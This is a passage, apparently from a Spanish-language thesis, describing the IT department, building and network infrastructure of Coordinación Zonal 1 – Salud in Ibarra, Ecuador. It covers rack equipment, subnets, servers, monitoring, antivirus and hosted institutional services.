- **Compromiso. -** Nos comprometemos a que nuestras capacidades cumplan con todo aquello que se nos ha confiado.
- **Integridad. -** Tenemos la capacidad para decidir responsablemente sobre nuestro comportamiento.
- **Justicia. -** Creemos que todas las personas tienen las mismas oportunidades y trabajamos para ello.

3.2.3 Dirección Zonal de Tecnologías de la Información y Comunicación

La Dirección Zonal de TICs, brinda varios servicios como: Internet, telefonía IP, mesa de Ayuda OTRS, nube nextcloud, correo institucional Zimbra, página web institucional, plataforma de capacitaciones Moodle, entre otros, con el objetivo operativo de brindar a la institución integridad de la información, optimización de recursos y soporte tecnológico institucional.

La dirección aplica las políticas, normas y procedimientos que efectivicen la gestión y administración de las tecnologías de la información y comunicaciones orientadas a la optimización de recursos, sistematización y automatización de los procesos del nivel zonal.

Tiene como atribuciones y responsabilidades:

- Aplicar políticas y estándares para la sistematización de los procesos administrativos;
- Coordinar el crecimiento de redes y comunicaciones del nivel zonal y de unidades desconcentradas;

- Aplicar las políticas buenas prácticas de acceso y utilización de los recursos y servicios tecnológicos definidas en el nivel central;
- Aplicar y controlar los sistemas de información sobre la base de requerimientos del nivel zonal;
- Proporcionar soporte de mesa de ayuda en tecnología informática a nivel zonal
- Proporcionar soporte en el seguimiento al cumplimiento de los procesos establecidos;
- Participar de ser requerido y de acuerdo con el ámbito de su competencia en la sala situacional de la zona;
- Ejercer las funciones, representaciones y delegaciones que le asigne el/la Coordinador/a Zonal y otras asignadas desde la Coordinación General de Gestión Estratégica.

Sus productos son:

- Informes de aplicación de las especificaciones técnicas de los recursos tecnológicos a nivel zonal.
- Informe de implementación y control de gestión tecnológica a nivel zonal. (Coordinación Zonal 1-Salud, 2015)


3.2.4 Organigrama de la Institución

La Coordinación Zonal 1- Salud cuenta con un organigrama estructurado que se muestra en la Figura 5, y refleja la división y jerarquía de las áreas y funciones de la institución. En la cima se encuentra el director de la Coordinación Zonal, quien es el responsable de la toma de decisiones y la gestión general de la institución. Bajo él, se encuentran los diferentes departamentos encargados de las áreas clave, como el

Departamento Coordinación zonal de salud, Dirección zonal administrativa financiera dirección zonal de planificación, Dirección zonal de asesoría jurídica, Dirección de tecnologías de la información y comunicaciones, entre otros. Cada uno de estos departamentos está a cargo de un jefe de departamento y cuenta con un equipo de trabajadores especializados en las áreas correspondientes. El organigrama también refleja las relaciones de jerarquía entre los diferentes niveles de la institución, (Coordinación Zonal 1 - Salud, 2015) permitiendo una gestión eficiente y una comunicación fluida entre las diferentes áreas.

Figura 5

Estructura Orgánica de las Coordinaciones Zonales



Nota. Tomado de la página web del (Ministerio de Salud Pública, 2016)

La Coordinación Zonal 1- Salud se caracteriza por tener un enfoque en la administración basado en procesos, lo cual se refleja en su estructura orgánica. Esta estructura se basa en el Estatuto Orgánico de Gestión Organizacional por Procesos del Ministerio de Salud Pública, el cual establece una clara división de las funciones y


responsabilidades de cada área de la institución. Cada área está encargada de llevar a cabo procesos específicos, como la atención médica, la administración de recursos, la gestión de tecnologías de la información, entre otros. Esta estructura permite una mayor eficiencia y eficacia en la gestión de la institución, ya que cada área se enfoca en su función específica y trabaja en conjunto con las demás para lograr los objetivos generales de la institución.

3.2.5 Ubicación física de la coordinación Zonal 1- Salud

La Coordinación Zonal 1- Salud se encuentra ubicada en la ciudad de Ibarra, en la provincia de Imbabura, Ecuador. La dirección específica es Miguel Oviedo 577 y Sucre, como se visualiza en la Figura 6; donde se encuentra el edificio que alberga las oficinas y las instalaciones de la institución, brindando servicios de salud a la población de la zona y colaborando en la implementación de políticas y programas de salud en beneficio de la comunidad.

Figura 6

Ubicación Física de la Coordinación Zonal 1 – Salud



Nota. Tomado de (Coordinación Zonal 1 - Salud, 2015)

3.2.6 Instalaciones de la coordinación Zonal 1- Salud

La Coordinación Zonal 1- Salud cuenta con instalaciones, diseñadas para brindar un servicio de calidad a la comunidad. En el edificio se encuentran oficinas administrativas, salas de reuniones y capacitación, salas de espera y el edificio cuenta con sistemas de climatización y ventilación, así como con un sistema de seguridad y vigilancia las 24 horas. En la Figura 7 se observa algunas vistas de la parte exterior del edificio. (Coordinación Zonal 1-Salud, 2015)

En particular, la oficina de Sistemas se encuentra ubicada en el cuarto piso del edificio, y es desde allí donde se manejan y distribuyen los recursos informáticos a toda la institución. Esta oficina es responsable de garantizar el correcto funcionamiento de los sistemas informáticos, asegurando la seguridad de la información y brindando soporte técnico a los empleados de la institución.

Figura 7

Vistas Exteriores del Edificio de la Coordinación Zonal 1 – Salud

Nota. Elaboración propia

3.3 Estructura actual de la red de datos

La Dirección Zonal de Tecnologías de la Información y Comunicaciones, brinda varios servicios a los funcionarios de la Coordinación Zonal 1 - Salud, con el objetivo de

ayudar a mejorar las tareas de los funcionarios y agilizar los procesos. (Coordinación Zonal 1-Salud, 2015)

La red está protegida por medidas de seguridad, incluyendo firewalls, encriptación de datos y autenticación de usuarios para garantizar la privacidad y seguridad de los datos. Además, cuenta con un sistema de copias de seguridad automatizadas para garantizar la disponibilidad continua de los datos en caso de fallas informáticas.

La red está diseñada para escalar y adaptarse a las necesidades crecientes de la organización, permitiendo la integración de nuevas tecnologías y sistemas de información para mejorar la eficiencia y calidad de los servicios ofrecidos.

3.3.1 Cableado Horizontal y Vertical.

La Coordinación Zonal 1- Salud cuenta con una infraestructura de cableado horizontal y vertical que cumple con las normas ANSI/TIA/EIA-568-C y ANSI/TIA/EIA-607, garantizando una adecuada gestión de los recursos de telecomunicaciones y una correcta protección contra fallos eléctricos y sobretensiones.

Se cuenta con 95 puntos de red con cableado de categoría 6 y 6a, los cuales son interconectados mediante enlaces troncales entre cada piso y el rack principal. Además, se realizan inspecciones periódicas para asegurar el cumplimiento de las normas y garantizar un adecuado funcionamiento de la red.

Actualmente, la Coordinación Zonal 1- Salud cuenta con una estructura de red cableada bien organizada en cada uno de los pisos de la institución. Se ha implementado un sistema de cableado vertical y trocales para garantizar una mejor distribución de la red en cada nivel. Además, en cada piso se encuentra un rack con capacidad para alojar 6 unidades, lo que permite un mejor manejo de los equipos de red. Este esquema permite

una mejor organización y seguridad de la red, así como una mayor eficiencia en el funcionamiento de la institución. (Coordinación Zonal 1-Salud, 2015)

3.3.2 Cuarto de Telecomunicaciones

La Coordinación Zonal 1- Salud cuenta con un Cuarto de Telecomunicaciones ubicado en el piso cuatro del edificio, el cual se observa en la Figura 8. Este cuarto cuenta con dos tipos de racks: uno con capacidad para 48 unidades de rack y otro con capacidad para 38 unidades, cuya distribución se muestra en la Figura 9, mientras que en la Tabla 4 se indica la nomenclatura utilizada. Además, en cada piso se encuentra un rack cerrado de 6 unidades. En estos racks se alojan principalmente el equipo de enrutamiento y los equipos de conmutación para todas las estaciones de trabajo de la institución. (Coordinación Zonal 1-Salud, 2015)


Figura 8

Cuarto de Telecomunicaciones de la Coordinación Zonal 1 - Salud

Nota. Elaboración propia

Figura 9

Distribución de los Racks de Telecomunicaciones



Nota. Elaboración propia.

Tabla 4

Nomenclatura Utilizada en los Equipos de los Racks de Telecomunicaciones

NOMENCLATURA	
R-CNT	Router CNT
BF	Bandeja Fibra
TC	Tomacorriente eléctrico
SW-IP	Switch de IP´s Públicas SWITCH CISCO SMB SG250-26-K9-NA (Datasheet en Anexo 4)
SW-C	Switch de Core Proliant BL460c G1
OH	Organizador Horizontal
SW-7	Switch 7, Piso 4 SWITCH CISCO CATALYST WS-C3560G-24TS (Datasheet Anexo 3)
SW-6	Switch 6, Piso 4 SWITCH CISCO CATALYST WS-C3560G-24TS

SW-5	Switch 5, Piso 4 SWITCH CISCO CATALYST WS-C3560G-24TS
P5	Patch Panel 5, Piso 4
P6	Patch Panel 6, Piso 4
P7	Patch Panel 7, Piso 4
P8	Patch Panel 8, Piso 4
P9	Patch Panel 9, Piso 4
UTM	Gestión Unificada de Amenazas CISCO FIREPOWER DE LA SERIE 2100 (Datasheet en Anexo 1).
Monitor	Monitor
KVM	Conmutador KVM
CT1	Central Telefónica Principal MITEL MIVOICE BUSINESS 3300 (Datasheet Anexo 2)
CT-BK	Central Telefónica – Backup
Srv1	Servidor Virtualizador 1
Srv2	Servidor Virtualizador 2
Srv3	Servidor Virtualizador 3
Srv4	Firewall LAN / WIFI
Srv5	Firewall DMZ
Stg1	Storage Open source
Stg2	Storage Principal
Stg3	Storage Secundario
UPS	Sistema de alimentación ininterrumpida FORZA ELIPSE EL-6K 4200W/6000 VA
AP	Punto de acceso UBIQUITI UNIFI 6 PRO (Datasheet en Anexo 6)
Biométrico	ZKTECO K20 (Datasheet en Anexo 5)

Nota. Adaptado mediante información de la Coordinación Zonal 1 - Salud


La oficina del área de sistemas se encuentra cerca de la sala de telecomunicaciones, lo que permite a la persona encargada estar atenta a los equipos y brindar una solución inmediata en caso de problemas.

3.3.3 Áreas de trabajo

Las áreas de trabajo están divididas en diferentes departamentos, cada uno con características y objetivos específicos, estas áreas se dividen en computadoras de escritorio y portátiles. La Figura 12 muestra algunas de las estaciones de trabajo disponibles, las cuales están provistas de conexión a Internet y cuentan con un sistema operativo Microsoft Windows en sus diferentes versiones y distribuciones. Además, también se cuenta con un pequeño número de ordenadores con distribuciones de Linux. En la Tabla 5 se observa la distribución de equipos en las diferentes plantas del edificio. La mayoría del personal utiliza las herramientas de Microsoft Office, pero también se utilizan programas específicos, como programas de gestión, programas de análisis, entre otros. Estas estaciones de trabajo están diseñadas para brindar una gran eficiencia en el desempeño de las tareas del personal de salud y garantizar una atención de calidad.

Figura 10

Áreas de Trabajo



Nota. Elaboración propia

Tabla 5

Distribución de Equipos de Computación en la Coordinación Zonal 1 – Salud

PLANTA	OFICINA	ORDENADORES	TIPO
BAJA	Bodega	4	PC de escritorio
	Ventanilla	1	PC de escritorio
TOTAL		**3**	
SEGUNDA	Dirección Zonal de Asesoría Jurídica	4	PC de escritorio
	DESPACHO	2	PC de escritorio
TOTAL		**8**	
TERCERA	Dirección Zonal De Provisión y Calidad De Los Servicios	5	PC de escritorio
	Administrativo	5	PC de escritorio
	Talento Humano	4	PC de escritorio
TOTAL		**14**	
CUARTA	Dirección Zonal De Vigilancia De La Salud,	4	PC de escritorio
	Dirección Zonal De Gobernanza	4	PC de escritorio
	Dirección Zonal De Planificación Y Estadística	5	PC de escritorio
	Dirección Zonal De Tecnologías De La Información Y Comunicaciones	6	PC de escritorio
	Data Center	2	PC de escritorio
TOTAL		**21**	


Nota. Adaptado mediante información de la Coordinación Zonal 1 - Salud

3.3.4 Topología física de la red

La topología física de la red de La Coordinación Zonal 1- Salud se refiere a la disposición física de los dispositivos de red en la organización. Se utiliza una topología en estrella, como se observa en la Figura 11, en la cual cada dispositivo de red, como computadoras, impresoras y servidores, se conecta al dispositivo central, mediante un Switch de Acceso ubicado en cada piso. Esta topología proporciona una conexión confiable y segura entre los dispositivos, ya que si un dispositivo falla, solo afecta a ese dispositivo en particular y no a la red en general. Además, es fácil de configurar y escalar, ya que se puede agregar nuevos dispositivos de red simplemente conectándolos al switch de acceso correspondiente. En la actualidad, existen 46 equipos informáticos en las estaciones de trabajo operativas, además de 7 impresoras y 3 servidores. (Coordinación Zonal 1-Salud, 2015)

Figura 11

Topología Física de la Red de la Coordinación Zonal 1- Salud



Nota. Elaboración propia

3.3.5 Equipos de enrutamiento.

La Coordinación Zonal 1- Salud utiliza equipos de enrutamiento con un router (switch core cisco catalyst 2900) para conectar sus diferentes redes y asegurar que los datos se transporten de manera eficiente y segura a través de la organización. Los equipos de enrutamiento sé que conectan varias redes y encaminan el tráfico de red a través de la organización; los firewalls, además, son dispositivos de seguridad que protegen la red de amenazas y ataques cibernéticos. En este caso los equipos de enrutamiento, por otro lado, ejecutan como intermediarios entre las redes y se encargan elegir el mejor camino para que los datos lleguen a su destino. (Coordinación Zonal 1-Salud, 2015)

3.3.6 Enlace WAN

La Coordinación Zonal 1 de Salud ha implementado un enlace WAN punto a punto para conectar sus diversas sedes y facilitar la comunicación y el intercambio de información entre ellas. Esto ha hecho el mejorado la eficiencia y la eficacia de las operaciones de la institución lo que ha permitido una mayor colaboración y una mejor coordinación para sus diversos departamentos y unidades. utilizando tecnologías de enrutamiento y firewall avanzadas para mejorar el rendimiento y la seguridad de sus enlaces.

3.3.7 Direccionamiento IP y segmentación de la red

La Coordinación Zonal 1-Salud utiliza una estrategia jerárquica de direccionamiento, en la que la red se divide en niveles o subredes, cada uno de los cuales tiene un rango de direcciones IP específicas. Esto facilita la tarea de localizar y solucionar problemas en caso de ser necesario y permite una mejor administración y control de la

red. El protocolo de configuración de host dinámico, también conocido como DHCP, se utiliza para asignar automáticamente direcciones IP a los dispositivos conectados a la red. Los dispositivos pueden obtener una dirección IP automáticamente sin necesidad de configurarla manualmente, lo que aumenta la flexibilidad y la escalabilidad. Los equipos de comunicación, las computadoras y los dispositivos terminales reciben una dirección IP de clase C. En este caso, se tienen 254 direcciones IP disponibles para los hosts. Esta decisión se tomó debido a que, dada la pequeña escala de la red institución, no se requieren más de 100 direcciones IP para los usuarios, y se quiere mantener un cierto margen de escalabilidad en la red. La Tabla 6 muestra el segmento de red utilizado en la LAN y WLAN de la organización. (Coordinación Zonal 1-Salud, 2015)

Tabla 6

Segmento de LAN y WLAN de la Coordinación Zonal 1-Salud

Tipo de Red	**Dirección de Red**	**Máscara**
LAN	192.168.100.0	255.255.255.0
WLAN	10.10.1.0	255.255.255.0

Nota. Elaboración propia

Este modelo tiene tres niveles: los interruptores de acceso, los interruptores de distribución y los interruptores centrales. Además el interruptor de núcleo controla la conexión a nivel de red principal con lo cual le permite una conexión rápida y confiable entre niveles en la red. El interruptor de distribución es uno de los responsable de enviar el tráfico entrante a los interruptores de acceso desde el interruptor hacia el núcleo. Finalmente, los interruptores de acceso permiten la conectividad a nivel como este caso usuario final y permiten que los dispositivos conectados atreves de la red accedan a los recursos necesarios. Es así que para garantizar la conectividad, estos tres niveles trabajan juntos.

3.3.8 Servidores

En La Coordinación Zonal 1- Salud, los servidores juegan un papel fundamental en la infraestructura de tecnología de la información. Estos dispositivos albergan y proporcionan servicios y aplicaciones críticas para el funcionamiento de la organización.

Entre los servicios y aplicaciones que se ejecutan en los servidores de La Coordinación Zonal 1- Salud, se encuentran:

- Almacenamiento de datos: los servidores albergan las bases de datos y sistemas de archivos utilizados por la organización.
- Servicios de red: como el protocolo de correo electrónico, el servicio de DNS (Domain Name System) o el servicio de autenticación de usuarios.
- Aplicaciones web: como el sistema de gestión de citas, el sistema de gestión de historiales médicos electrónicos, entre otros.
- Virtualización: se utilizan plataformas de virtualización para crear múltiples entornos de trabajo en un solo servidor físico.
- Copias de seguridad: Los servidores también albergan aplicaciones y servicios para realizar copias de seguridad de los datos almacenados en la red.

Además, los servidores de La Coordinación Zonal 1 de Salud son administrados por un equipo de profesionales informáticos calificados que se encargan del correcto funcionamiento de los servidores, realizando actualizaciones y mantenimiento, así como resolviendo problemas cuando sea necesario. Los servidores son una parte importante de una infraestructura de tecnología de la información porque alojan y brindan servicios y aplicaciones que son fundamentales para los negocios. (Coordinación Zonal 1-Salud, 2015)

3.3.9 Administración del sistema de red Gestión del software.

La gestión del sistema de red es un componente crucial para garantizar que la infraestructura tecnológica de una organización funcione correctamente. Esto incluye tareas como la configuración, monitoreo y mantenimiento de dispositivos de red como enrutadores, interruptores y firewalls, así como la implementación de políticas de seguridad para proteger la red contra posibles amenazas. La gestión del software también es crucial para garantizar que los programas y aplicaciones utilizados por la empresa estén actualizados y funcionen de manera eficiente. La instalación, configuración y actualización del software, así como la resolución de problemas técnicos relacionados con el software, están incluidos en esto. Ambos elementos son esenciales para que la empresa funcione de manera efectiva y eficiente.

3.3.10 Gestión del antivirus mediante Consola Centralizada ESET Security Manager Center

El área de sistemas, que se encarga de supervisar y actualizar regularmente el software de seguridad en todas las estaciones de trabajo, supervisa el antivirus de la institución de manera centralizada. Este proceso incluye establecer reglas y políticas específicas para evitar que los virus y el malware se propaguen en la red. Asimismo, se realizan escaneos regulares en todos los equipos para detectar y eliminar cualquier amenaza potencial.

La consola de ESET Security Manager Center ofrece una amplia gama de funciones, que incluyen detección y eliminación de amenazas, actualizaciones automáticas de bases de datos de virus, análisis programados y capacidades de generación de informes. (Coordinación Zonal 1-Salud, 2015)

3.3.11 Software de monitoreo.

En la Coordinación Zonal 1 de Salud, la gestión de software de monitoreo es un aspecto crítico para garantizar la disponibilidad, eficiencia y seguridad de la red. Para lograr esto, se ha implementado el software de monitoreo NTOPNG.

El aplicación NTOPNG es un software confiable que nos ayuda a los administradores a monitorear para el uso de la red en tiempo real y a detectar problemas de rendimiento y su seguridad. Esta herramienta ofrece la información detallada sobre los protocolos, ancho de banda, así como las aplicaciones eficientes y datos de tráfico, lo que permite a los administradores recopilar y analizar una cantidad datos importantes. Aes así que, NTOPNG permite una o varias configuraciones de alertas y alarmas personalizadas para alertar a los al responsable del área de redes sobre problemas de rendimiento o riesgos de seguridad.

En resumen, la gestión de software de monitoreo en la Coordinación Zonal 1 de Salud es fundamental y necesaria para garantizar la disponibilidad, eficiencia y seguridad de la red. Este software lo que permite a los administradores monitorear la utilización de la red en tiempo real y ver todos los detalles y resolver problemas de rendimiento y seguridad de manera más eficiente. (Coordinación Zonal 1-Salud, 2015)

3.3.12 Instaladores.

La gestión de instaladores es un proceso crucial para lo cual se trata de mantener y actualizar el software de un sistema informático que este necesite. Los instaladores son programas especiales además que facilitan en la instalación y desinstalación lo que asegura de aplicaciones. Una de las herramientas de gestión en los paquetes se utiliza para administrar los instaladores lo cual se encarga de descargar e instalar los paquetes de

software más recientes. Así que, esta herramienta puede desinstalar aplicaciones que ya no son necesarias o que causan problemas.

La Coordinación Zonal 1 de Salud utiliza una variedad de instaladores para satisfacer diversas necesidades tecnológicas. Linux Mint y Ubuntu, así como Windows 7 y 10, se utilizan en el entorno de escritorio. Se utilizan aplicaciones como LibreOffice y Microsoft Office para realizar tareas de ofimática. Crear, editar y administrar documentos, hojas de cálculo y presentaciones es posible con estas aplicaciones.

En resumen, en la Coordinación Zonal 1 de Salud se utiliza algunos instaladores para cubrir las diferentes servidores y diferentes aplicativos es así que las necesidades tecnológicas y garantizar un funcionamiento óptimo de los sistemas y aplicaciones en uso. (Coordinación Zonal 1 - Salud, 2015)

3.3.13 Licencias

La gestión de licencias es una tarea esencial para el ámbito de los sistemas. Así que designa al personal de tics para mantener un registro actualizado de las licencias vigentes además para el buen desarrollo y también el de garantizar un control efectivo. Lo que el número de usuarios autorizados, además que también la fecha de expiración y el software o la aplicación en este caso correspondiente se encuentran en este registro.

Sin embargo, en cuanto a las licencias de antivirus son compradas a proveedores autorizados es así que para proteger y proteger los sistemas es así que también los datos en la red. La Coordinación Zonal 1 de Salud puede obtener soporte técnico una de las maneras para las actualizaciones importantes para garantizar la eficacia y eficiencia de la protección de la red así que atreves la adquisición de licencias pagadas.

3.4 Servicios y aplicativos Coordinación Zonal 1 – Salud

Los servicios que maneja la Dirección Zonal 1 de Tecnologías de la Información y Comunicaciones, son los siguientes de manera general:

- Seguridad Perimetral – Firewall para la red de la Coordinación Zonal 1 (DNS interno, proxy cache, Dhcp, vlans).
- Seguridad Perimetral – Firewall para la red DMZ de los servidores (DNS interno, proxy cache, Dhcp, vlans).
- Mesa de Ayuda: Servidor web Httpd, Base de datos, Sistema operativo Linux, firewalld, Sistema de detección y prevención de intrusos Fail2ban.
- Plataforma Cloud: Sistema operativo Linux, Base de datos, modulo cloud, módulo de chat y videoconferencias, módulo colaborativo, firewalld, Sistema de detección y prevención de intrusos Fail2ban.
- Correo Institucional Zimbra Multidominio: Sistema operativo Linux, servidor de correo, LDAP integrado con plataforma cloud, firewalld, Sistema de detección y prevención de intrusos Fail2ban. Actualmente aloja 10 dominios de los distritos de Imbabura, Sucumbios, Esmeraldas, actualmente se mantiene alrededor de 1492 cuentas pertenecientes a funcionarios de la Coordinación Zonal 1, distritos, unidades operativas, Hospitales básicos, centros de salud tipo A, B y C.
- AntiSpam/ Antivirus para correo institucional, ClamAV, SpamAssassinm, Php, Base de Datos, Postfix.
- Página web institucional: Sistema operativo Linux, plataforma de gestión de contenido, servicio Httpd, firewalld, Sistema de detección y prevención de intrusos Fail2ban.

- Servidor de Administración central Antivirus de seguridad.
- Proxy Squid.
- Sistema VPN Ipsec, para lo cual cuando se conectarse de manera segura con firewall de seguridad perimetral por lo que en un establecimiento de 3 nivel y tener conectividad con la consola de Administrador central de seguridad.
- Storage Open Source, para los backups en las máquinas virtuales de todos los otros servicios y aplicaciones de la Coordinación Zonal 1.
- Storage Master y Backup.
- Plataforma de Aprendizaje Moodle: Sistema operativo Linux, container.
- Plataforma colaborativa Collabora Online – Nextcloud, módulo de chat y videoconferencias Talk.
